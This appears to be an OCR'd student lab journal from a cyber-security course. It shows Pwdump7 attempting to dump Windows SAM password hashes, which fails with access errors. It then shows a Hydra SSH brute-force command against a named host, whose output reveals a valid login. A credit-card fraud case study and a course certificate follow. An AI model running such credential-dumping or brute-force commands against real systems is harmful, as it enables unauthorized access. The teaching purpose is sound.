
2) Pwdump


```
C:\Users\      \Desktop\College things\Semester 5)cd Cyber Security(3150714)

C:\Users\      .Desktop\College things\Semester 5\Cyber Security(3150714))cd pwdump-master

C:\Users\      .Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master)cd pwdump-master

C:\Users\      \Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master)PwDump7
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

UNABLE TO OPEN DEVICE?
Error reading systen registry file C:\Windows\SYSTEM32\CONFIG\SYSTEM
Error while setting pointer on device: 6

Error opening san hive or not valid file("C:\Windows\SYSTEM32\CONFIG\SAM")

C:\Users\      .Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master)PwDump7.exe -n -x localhost
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

usage:
 pwdump7.exe                          (Dump systen passwords)
 pwdump7.exe -s (sanfile) (systenfile)   (Dump passwords from files)
 pwdump7.exe -d (filename) [destionation] (Copy filename to destionation)
 pwdump7.exe -h                       (Show this help)

C:\Users      \Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master)PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

UNABLE TO OPEN DEVICE?
Error reading systen registry file C:\Windows\SYSTEM32\CONFIG\SYSTEM
Error while setting pointer on device: 6

Error opening san hive or not valid file("C:\Windows\SYSTEM32\CONFIG\SAM")
```


3) THC – Hydra

Content of password.txt






1 2 3 4
1:22
xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Username
Username
testkali
Username List
Loop around users
Protocol does not require usernames
Password
Password
Password List
/home/kali/window.txt
Generate
1:1:a
Colon separated file
Use Colon separated file
Try login as password
Try empty password
Try reversed login
hydra -V -l testkali -P /home/kali/window.txt -e nsr -t 16 cs.triple5.online ssh


1 2 3 4
1:40
xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-16 01:40:18
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking ssh://cs.triple5.online:22/
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "testkali" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "ilaktset" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "password" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PassWord" - 5 of 9 [child 4] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PASSWORD" - 6 of 9 [child 5] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "passWord" - 7 of 9 [child 6] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PaSsWoRd" - 8 of 9 [child 7] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "200420116011" - 9 of 9 [child 8] (0/0)
[22][ssh] host: cs.triple5.online login: testkali password: testkali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-16 01:40:34
<finished>
Start
Stop
Save Output
Clear Output
hydra -V -l testkali -P /home/kali/window.txt -e nsr -t 16 cs.triple5.online ssh

Assignment - 9

Consider a case study of cyber crime, where the attacker has performed online credit card fraud. Prepare a report and also list the laws that will be implemented on the attacker.

Man arrested for credit card fraud in Coimbatore

The cyber crime police in the city arrested a 32-year-old man who allegedly used a customer's credit card to buy jewelry. The police said that V. Suresh, a resident of Edayarpalayam who worked in the credit cards section of a nationalized bank on contract basis, was arrested for misusing a customer's credit card.

According to the police, Suresh worked at the Pappanaickenpalayam branch of the bank. A person namely Selvaraj had surrendered his credit card with Suresh at the bank and obtained an acknowledgment letter for the same.

However, Suresh used the card surrendered by the customer and purchased ornaments from a jewelry showroom in Coimbatore. He later pledged the jewelry at another bank for money, the police said.

Laws Implemented

- IPC 420
- Section 66 of the Information Technology act
- Section 67 of the Information Technology act

Certificate of Completion

is hereby granted to

Disha Tulsian

to certify completion of the Cyber Security Couse in the B.E.
III Information Technology.

ODD 2022

PROF TUSHAR GOHIL
PROF APURVA M.

SEMESTER